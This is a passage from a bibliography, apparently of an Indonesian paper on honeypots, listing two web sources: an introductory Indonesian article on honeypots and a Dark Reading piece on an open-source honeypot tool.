- [6] Lanuma Webid, "Pengertian Honeypot," Lanuma Webid, 5 May 2015. [Online]. Available: <http://lanuma.web.id/honeypot-introduction/>. [Accessed 2017 Juni 26].
- [7] K. J. Higgins, "darkreading.com," darkreading.com, 19 juni 2014. [Online]. Available: <http://www.darkreading.com/analytics/threat-intelligence/open-source-tool-aimed-at-propelling-honeypots-into-the-mainstream/d-d-id/1278726>. [Accessed 15 januari 2017].